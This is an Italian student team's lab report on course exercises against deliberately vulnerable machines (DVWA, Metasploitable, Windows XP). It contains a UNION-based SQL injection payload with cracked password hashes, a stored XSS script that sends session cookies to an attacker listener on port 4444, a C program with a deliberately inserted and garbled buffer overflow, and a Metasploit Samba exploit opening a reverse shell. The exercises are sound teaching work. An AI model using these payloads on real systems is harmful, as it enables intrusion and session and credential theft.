# **REPORT BUILDWEEK 2**

# **TEAM 1:**

- CLAUDIO DE CICCO
- FLORIANA FEMINO'
- ALESSIO BARTOLOCCI
- ARMANDO BATTAGLINO
  - GIACOMO DE CONTI
    - ADRIAN AMARFI
- FRANCESCO PERSICHETTI


# **INDICE**

	Pagina
Giorno 1 – Web Application Exploit SQLi	3-7
Giorno 2 – Web Application Exploit XSS	8-14
Giorno 3 – System Exploit BOF	15-17
Giorno 4 – Exploit Metasploitable con Metasploit	18-23
Giorno 5 – Exploit Windows XP con Metasploit	24-33

# GIORNO 1 - REPORT SQL INJECTION


In questa simulazione andremo a sfruttare la vulnerabilità SQL injection per recuperare in chiaro la password dell'utente Pablo Picasso.

Prima di iniziare andiamo a modificare gli Ip di kali e metasploitable come richiesto.




Come ultimo controllo andiamo a vedere se pingano.

A questo punto possiamo aprire la web application DVWA e andiamo a impostare il livello di sicurezza in LOW




Ora per prima cosa andiamo a identificare un injection point, quindi provando a iniettare comandi Sql, operatori logici, apici verifichiamo quale di questi ci restituisce un comportamento inaspettato. In questo caso l'apice.



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax

Inseriamo in input questa query dove '%' non è uguale a nulla e sarà falso. La query '0'='0' viene registrata come True, poiché 0 sarà sempre uguale a 0. Come risposta ci verrà restituito First name e Surname di tutti gli id presenti nel database.



Ora andiamo a utilizzare l'operatore UNION per combinare piu' istruzioni SELECT in modo da recuperare dati da piu' tabelle in un unico risultato. In questo caso andiamo a chiedere user e password per tutti gli users con la query **'UNION SELECT user,password FROM users#** 

```
ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Quello che ci interessa è pablo , quindi ci salviamo la password in un file di testo nel Desktop che andremo poi a decriptare con il tool JohnTheRipper.

```
File Edit Search View Document Help

□ □ □ □ C × ▷ C % □ □ Q % □

1 |
2 |
3 |
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7

5 |
6
```

A questo punto posizionandoci sul Desktop dove si trova il nostro file di testo andiamo a lanciare un attacco a dizionario da john con il comando seguente dove con --format andiamo a specificare il tipo di formato della password criptata (MD5), di seguito andiamo a inserire il percorso della Wordlist che vogliamo utilizzare e alla fine il file di testo creato da noi con dentro user e password di pablo.

```
(kali@ kali)-[~/Desktop]
$ sudo john — format=raw-md5 — wordlist=/usr/share/wordlists/rockyou.txt Pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
```

In questo caso avendo già decriptato la password in precedenza john ci dice che non ci sono password da craccare. Quindi andiamo a lanciare il comando --show seguito sempre dal formato e alla fine il percorso del file di testo contente la password. Come risultato ci verrà mostrata la password decriptata di pablo , che in questo caso è "letmein"

```
(kali@ kali)-[~/Desktop]
$ sudo john — show — format=raw-md5 /home/kali/Desktop/Pablo.txt
pablo:letmein


1 password hash cracked, 0 left
```

Come ultimo controllo proviamo a effettuare l'accesso con le credenziali appena trovate, riuscendo ad entrare con l'account di pablo.



#### Metodo alternativo

Un altro modo per recuperare la password può essere quello di usare Sqlmap, per lanciare il comando avremo bisogno dell'url di dwva sql injection e il cookie di sessione. Per il cookie abbiamo sfruttato la vulnerabilità xss reflected e andando ad inserire lo script <script>alert(document.cookie)</script> ci verrà stampato a schermo il cookie della sessione. Avremmo potuto intercettare il cookie anche usando burpsuite.



Una volta ottenuto il cookie procediamo a compilare la query con -u per inserire l'url, --cookie per il cookie di sessione e –dump per scaricare i dati

Lanciato il comando sqlmap ci chiederà anche se vogliamo crackare le password e selezionando "yes" in automatico ci verranno restituite le informazioni per tutti gli user presenti nel database compresi di user id, user e password sia criptata che decriptata.

```
| password
                 | avatar
    | last_name | first_name |
        |admin | htt
in |admin
                ord) | admin
        | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc12
1 2
              | Gordon
      Brown
                 | http://172.16.123.129/dvwa/hackable/users/1337.jpg
                                                                  | 8d3533d75ae2c3966d7e0d4fcc69216b (charl
                          72.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letme
      Picasso
              | Pablo
        | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (passwith | Bob |
ord) | Smith
```

### GIORNO 2 - WEB APPLICATION EXPLOIT - XSS STORED

# **ATTIVITA'**

- Sfruttamento della vulnerabilità XSS Stored della web application DVWA
- Simulazione del furto della sessione di un utente mediante recupero ed inoltro del cookie ad un web server creato dall'attaccante, in ascolto sulla porta 4444

# **REQUISITI**

- IP Kali Linux: 192.168.104.100

- IP Metasploitable: 192.168.104.150

- DVWA Security Level: Low

# **REQUISITI**

Preliminarmente alle attività di test odierne, configuriamo gli indirizzi di rete delle macchine coinvolte sulla stessa rete interna e riavviamo i servizi di rete, nel seguente modo:

Kali → 192.168.104.100

Metasploitable → 192.168.104.150

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.104.1
```

```
(kali@kali)-[~]
$ /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```
# This file describes the network interfaces available on your system # and how to activate them. For more information, see interfaces(5).

# The loopback network interface

auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```


```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart

* Reconfiguring network interfaces...

[ OK ]
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

Verifichiamo l'effettiva comunicazione tra le due macchine con un ping test, che ha esito positivo.

Una volta effettuato l'accesso alla DVWA, configuriamo il livello di sicurezza dell'applicazione su "low"



#### Sfruttamento della vulnerabilità XSS Stored


#### STORED CROSS-SITE SCRIPTING

Il Cross-Site Scripting (XSS) è una vulnerabilità che interessa siti web dinamici che impiegano un insufficiente controllo dell'input fornito dall'utente nei form all'interno delle web pages. Tramite questa vulnerabilità, un utente malintenzionato può iniettare codice arbitrario all'interno di una pagina web ed alterarne il suo funzionamento, ad esempio al fine di rubare la sessione di un utente. La vulnerabilità XSS oggetto del test odierno è di tipo **persistente** (*Stored*): si verifica quando un payload malevolo viene iniettato e immagazzinato (= stored) all'interno di una pagina web e viene automaticamente eseguito dagli utenti ogniqualvolta la visitano.

Questa tipologia di vulnerabilità XSS è la più insidiosa, in quanto è

- **multi-target**: impatta tutti gli utenti che visitano la pagina e non richiede alcun contributo attivo da parte degli stessi
- difficilmente individuabile: il payload malevolo non si trova nella GET request iniziale inviata dal browser alla pagina web (come accade in caso di XSS Reflected), bensì risiede all'interno del sito stesso; pertanto, può bypassare i controlli di sicurezza di un WAF; alla luce di ciò, l'analisi dovrà essere svolta sulla <u>risposta</u> della pagina web, servendosi ad esempio di un forward proxy





#### **TEST**

Raggiungiamo l'area dell'applicazione dedicata al test odierno, ossia "XSS Stored", e testiamo la responsività dell'applicazione a vari tipi di input: proviamo ad inserire un input che includa dei tag HTML più alcuni caratteri speciali <>' necessari a preparare successivamente uno script malevolo in javascript da far eventualmente eseguire alla web page, e osserviamo il comportamento dell'applicazione:




Per prima cosa notiamo che i tag HTML sono stati rilevati ed eseguiti. Parallelamente a ciò, il codice sorgente ci mostra che il nostro input non è stato codificato, il che è molto promettente ai fini di un attacco – infatti, un input adeguatamente codificato apparirebbe in questo modo:

Proviamo adesso a iniettare nella web page uno script di alert in JS e verifichiamone gli effetti:

# **Vulnerability: Stored Cross Site Scripting (XSS)**


	,
Name *	xx
Message *	<script>alert('Welcome to your Nightmare')</script>
	Sign Guestbook



Il codice viene eseguito e crea un pop up che si ripropone ad ogni accesso alla pagina, come da nostre aspettative; inoltre, il field relativo al messaggio contenente lo script appare "vuoto" perché il codice è stato eseguito – infatti, abbiamo evidenza del codice utilizzato per lo script consultando il codice sorgente della pagina.

Name: xx Message: -Message: <script>alert('Welcome to your Nightmare')</script> Appurato che il sito è vulnerabile, possiamo procedere con l'ultima parte dell'esercizio, che ci richiede di rubare un cookie di sessione attraverso l'XSS e di inviarlo al nostro server che è in ascolto su porta 4444.

Per poter immettere lo script che ci serve per farci inviare un'immagine del cookie sul nostro web server, nel nostro caso dobbiamo modificare la lunghezza massima dei caratteri nel campo 'Message'; per far ciò clicchiamo col tasto destro sul campo di input del messaggio e selezioniamo



Così facendo, ci aprirà il codice HTML del sito web per cambiare temporaneamente la lunghezza massima del campo di input del messaggio; alla voce maxlength mettiamo 200 (il numero sta ad indicare il massimo di caratteri inseribili in input) così da permetterci di inserire il nostro script:



Nell'immagine sottostante possiamo vedere la composizione dello script, dove new image() serve per creare un'immagine, .src è un attributo che serve a specificare dove l'immagine verrà allocata, in questo caso sul nostro Kali (192.168.104.100) in ascolto sulla porta 4444,

+encodeURI(document.cookie) garantisce che la stringa del valore del cookie non contenga virgole, punti o spazi; infine grazie ai tag <script> all'inizio e alla fine, il browser penserà si tratti di codice javascript inviato dal server e lo farà eseguire:

ame *	FREGATO
Message *	<pre><script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURJ(document.cookie);</script></pre>

Per recuperare il cookie, utilizziamo sul nostro Kali il tool Netcat, che permette di connettersi e inviare dati verso servizi in ascolto su porte TCP e UDP, oltre che, nel nostro caso, mettersi in ascolto su una propria porta; per farlo, da terminale Kali lanciamo il comando nc –l –p 4444, dove lo switch –l significa "listen" e –p 4444 la porta in ascolto.

Dopo esserci messi in ascolto, ogni qualvolta un ignaro utente visiterà la pagina infetta, verrà eseguito lo script che, appunto, ci invierà il cookie di sessione:

```
(kali® kali)=[~]
$ nc -l -p 4444

GET /?cookie=security=low;%20PHPSESSID=83ce90ed65919bf182d9a0679142e96d HTTP/1.1
Host: 192.168.104.100:4444

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```

### GIORNO 3 - SYSTEM EXPLOIT BOF

# Descrizione del comportamento del codice:

Questo codice è un programma C che implementa un semplice algoritmo di ordinamento per disporre gli elementi di un array di interi in ordine crescente.

Il programma inizia chiedendo all'utente di inserire 10 valori interi, che vengono poi memorizzati in un array chiamato "vettore".

Il programma stampa quindi sullo schermo l'array non ordinato e utilizza una struttura ad anello annidata per confrontare ogni elemento dell'array con i suoi vicini.

Se un elemento risulta più grande del suo vicino, i due elementi vengono scambiati e questo processo viene ripetuto finché l'intero array non viene ordinato in ordine crescente.

Una volta completato l'ordinamento, il programma stampa sullo schermo l'array ordinato.

### Questo codice è vulnerabile ad attacchi di Buffer Overflow?

In termini di vulnerabilità al buffer overflow, questo codice non è vulnerabile a tale attacco. Un buffer overflow si verifica quando un programma tenta di scrivere in un buffer (un'area di memoria temporanea) una quantità di dati superiore a quella che il buffer è in grado di contenere.

Ciò può causare l'arresto del programma o, in alcuni casi, consentire a un aggressore di eseguire codice arbitrario sovrascrivendo le istruzioni del programma con le proprie. Tuttavia, questo codice non ha buffer sufficientemente grandi da poter essere riempiti e non esegue operazioni che lo renderebbero vulnerabile a un attacco di buffer overflow. Di conseguenza, questo codice non è vulnerabile agli attacchi di buffer overflow.

## Modifica del codice con inserimento della vulnerabilità di buffer overflow:

Abbiamo modificato il codice rendendolo più vicino a una casistica reale e abbiamo allo stesso tempo simulato la presenza di una vulnerabilità ad attacchi di Buffer Overflow.

Dopo questa modifica il codice è vulnerabile a un attacco di buffer overflow nella seguente riga:

## scanf ("%s", input\_buffer);

Questa riga utilizza la funzione "scanf" per leggere una stringa di input dall'utente e memorizzarla nell'array "input buffer".

Tuttavia, l'array "input\_buffer" ha una dimensione di soli 4 byte, troppo piccola per contenere l'input dell'utente. Di conseguenza, se l'utente inserisce più di 4 caratteri, l'input trabocca dal buffer e sovrascrive altre parti della memoria del programma. Ciò può causare l'arresto del programma o, in alcuni casi, consentire a un utente malintenzionato di eseguire codice arbitrario sovrascrivendo le istruzioni del programma con le proprie.

Per utilizzare la vulnerabilità di buffer overflow in questo codice, l'utente dovrebbe inserire un numero con più di 4 cifre quando viene richiesto dal programma.

Ciò farebbe sì che la funzione scanf scriva oltre la fine dell'array input\_buffer, il che potrebbe potenzialmente portare a un comportamento non definito o a una vulnerabilità di sicurezza.

Ad esempio, se l'utente inserisse il numero 12345 quando richiesto, la funzione scanf scriverebbe i caratteri '1', '2', '3', '4' e '5' nell'array input\_buffer e anche nella posizione di memoria immediatamente successiva alla fine dell'array input\_buffer.

Questo potrebbe potenzialmente sovrascrivere altre variabili in memoria, causando un comportamento non definito.

## Come è possibile evitare questa vulnerabilità?

L'unico modo per risolvere questa vulnerabilità è aumentare la dimensione dell'array input\_buffer almeno fino al numero massimo di cifre che l'utente può inserire. In questo modo, la funzione scanf avrà spazio sufficiente per memorizzare l'input dell'utente senza scrivere oltre la fine dell'array.

O in alternativa sarebbe sufficiente utilizzare una funzione di input più sicura come ad esempio "fgets".

# Perché nonostante queste modifiche non sempre all'avvio il codice ci segnala la presenza di un errore di segmentation fault?

Un errore di segmentazione, noto anche come "segfault", è un tipo di errore comune che si verifica quando un programma tenta di accedere a una memoria a cui non ha il permesso di accedere. Questo può accadere quando un programma cerca di scrivere su un array troppo piccolo per contenere i dati, come nel caso del nostro codice.

Tuttavia, è possibile che un programma scriva oltre la fine di un array senza causare un errore di segmentazione.

Ciò può accadere se il programma scrive in una memoria che non è attualmente utilizzata da nessun altro programma o se il programma scrive in una memoria allocata a un'altra parte del programma. In questi casi, il programma può continuare a funzionare senza errori o messaggi di avvertimento, anche se sta accedendo a una memoria a cui non dovrebbe accedere.


In generale, è meglio evitare di scrivere oltre la fine di un array, poiché ciò può portare a comportamenti non definiti e potenzialmente causare vulnerabilità di sicurezza. Sarebbe anche importante verificare la presenza di errori e gestirli correttamente nel codice, in modo che il programma possa avvisare l'utente in caso di problemi.

# Qui sotto il codice:

```
#include <stdio.h>
#include <stdlib.h>
int main() {
    int vector[10], i, j, k;
    int swap_var;
    char input_buffer[4]; // Questo buffer è troppo piccolo per contenere
l'input dell'utente
    printf("Inserire 10 interi:\n");
    for (i = 0; i < 11; i++)
      int c = i + 1;
      printf("[%d]:", c);
      scanf("%s", input_buffer); // Buffer vulnerabile
      vector[i] = strtol(input_buffer, NULL, 10); // Converte la stringa di
input in un intero
    printf("Il vettore inserito e': \n");
    for (i = 0; i < 10; i++)
    {
      int t = i + 1;
      printf("[%d]: %d", t, vector[i]);
      printf("\n");
    for (j = 0; j < 10 - 1; j++)
      for (k = 0; k < 10 - j - 1; k++)
            if (vector[k] > vector[k + 1])
            {
                 swap_var = vector[k];
                 vector[k] = vector[k + 1];
                 vector[k + 1] = swap_var;
            }
      }
    printf("Il vettore ordinato e': \n");
    for (j = 0; j < 10; j++)
      int g = j + 1;
      printf("[%d]:", g);
      printf("%d\n", vector[j]);
    return 0;}
```

### GIORNO 4- EXPLOIT METASPLOITABLE CON METASPLOIT


#### Task:



Cominciamo rispettando i requisiti che ci vengono chiesti per far il seguente exploit: IP Kali→192.168.50.100

IP Metasploitable  $\rightarrow$  192.168.50.150

Con il comando  $\rightarrow$  sudo nano *etc*/network/interfaces  $\rightarrow$  andiamo a cambiare IP delle nostre macchine virtuali.



Proviamo a pingare le 2 macchine per vedere se comunicano tra di loro:

Ci viene chiesto di fare una scansione con Nessus così da poter effettivamente vedere la presenza o meno della vulnerabilità richiesta dalla consegna. Con il seguente comando avviamo Nessus →

```
(kali@ kali)-[~]
$ /bin/systemctl start nessusd.service

[ (kali@ kali)-[~]
```

Dopo di che andiamo su Browser e digitando nella bara di ricerca → Kali:8834 avviamo l'applicazione. Selezionando la scansione base inseriamo l'IP target cioè Metasploitable (192.168.50.150)e avviamo la scansione .Finita la scansione facciamo il report e vediamo o meno la

presenza della vulnerabilità richiesta .Metterò nel report la vulnerabilità richiesta dall' esercizio dopo aver eseguito la scansione con Nessus:





Come ci viene detto nel report di Nessus la porta interessata è 445.

CVE CVE-2016-2118

XREF CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

tcp/445/cifs

Nessus detected that the Samba Badlock patch has not been applied.

Proviamo a vedere effettivamente se la porta 445 sia aperta o meno.


```
File Actions Edit View Help
Nmap scan report for 192.168.50.150
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (conn-refused)
           STATE SERVICE
                                   VERSION
                                   vsftpd 2.3.4
OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
21/tcp
           open ftp
22/tcp
           open
                   ssh
                                   Linux telnetd
23/tcp
           open
                   telnet
                                   Postfix smtpd
ISC BIND 9.4.2
25/tcp
                   smtp
           open
                   domain
53/tcp
           open
                                   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
           open
111/tcp
139/tcp
           open rpcbind 2 (RPC #100000)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
 445/tcp
512/tcp
513/tcp open login?
514/tcp open shell
           open login?
                                   Netkit rshd
1099/tcp open
                                   GNU Classpath grmiregistry
                    java-rmi
                   bindshell Metasploitable root shell
nfs 2-4 (RPC #100003)
1524/tcp open
2049/tcp open
                                   ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
2121/tcp open
3306/tcp open
5432/tcp open
                   postgresql PostgreSQL DB 8.3.0 - 8.3.7 vnc VNC (protocol 3.3)
5900/tcp open
6000/tcp open
6667/tcp open
                                   (access denied)
                                   UnrealIRCd
8009/tcp open ajp13
8180/tcp open http
                                   Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.26 seconds
```

#### SAMBA BADLOCK VULNERABILITY

La versione di Samba, un server CIFS/SMB per Linux e Unix, in esecuzione sull'host remoto è affetta da un difetto, noto come Badlock, presente nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD) a causa di una negoziazione errata del livello di autenticazione sui canali RPC (Remote Procedure Call).


In questo modo un attaccante è in grado di intercettare il traffico tra un client e un server che ospita un database SAM e può sfruttare questa falla per forzare un downgrade del livello di autenticazione, che consente l'esecuzione di chiamate di rete Samba arbitrarie, come la visualizzazione o la modifica di dati sensibili sulla sicurezza nel database di Active Directory (AD) o la disattivazione di servizi critici.

Come possiamo vedere la porta è aperta, quindi procediamo con lo sfruttamento di questa porta grazie a Metasploit console ,usando il comando  $\rightarrow$  msfconsole per avviare il programma.




Usiamo il comando → search (per cercare ) samba (che nel nostro caso è codice errore )

Nel nostro caso seguendo il suggerimento usiamo l' exploit numero 8 Usando il comando → use 8... viene selezionato l'exploit desiderato Con il comando → show options ...vediamo cosa è richiesto per exploit e payload Il payload lasciamo quello di default:



Andiamo a settare Rhosts e la Porta di ascolto come chiesto dall'esercizio.



Con il comando → exploit ...facciamo partire l'exploit e vediamo dopo con il comando → ifconfig se la sessione di hacking è andata a buon fine restituendoci l'impostazione di rete di Metasploitable

```
Exploit target:
   Id Name
       Automatic
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:35522) at 2022-12-12 05:01:07 -0500
ifconfig
           Link encap:Ethernet HWaddr 08:00:27:ef:f8:31
eth0
           inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:feef:f831/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:19556 errors:0 dropped:0 overruns:0 frame:0
           TX packets:14713 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:2204409 (2.1 MB) TX bytes:2357434 (2.2 MB)
Base address:0×d020 Memory:f0200000-f0220000
10
           Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:963 errors:0 dropped:0 overruns:0 frame:0
           TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:223055 (217.8 KB) TX bytes:223055 (217.8 KB)
```

# **EXPLOIT WINDOWS CON METASPLOIT**

Le attività del giorno sono:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità MS17-010 con Metasploit

Una volta ottenuta una sessione con Meterpreter, eseguire una fase di test per confermare di essere sulla macchina target recuperando le seguenti informazioni:

- Conoscere se la macchina target è una macchina virtuale o fisica
- Le impostazioni di rete
- Se ha a disposizione delle webcam attive
- Uno screenshot del desktop

Come prima cosa cambiamo gli indirizzi IP delle nostre macchine come richiesto dai requisiti del laboratorio

Per kali il nuovo indirizzo IP è "192.168.200.100", che viene impostato dopo il campo "address" dentro il file dell'interfaccia network che si apre dal prompt dei comandi con il comando "sudo nano /etc/network/interfaces"

Una volta salvate le modifiche, riavvio la macchina per salvare le nuove impostazioni di rete e lancio un "ifconfig" da terminale per vedere se si sono salvate correttamente

File Actions Edit View Help

```
File Actions Edit View Help


(kali© kali)-[~]

$ ifconfig
eth0: flags=4163cUP,BROADCAST,RUNNING,MULTICAST> mtu 1500
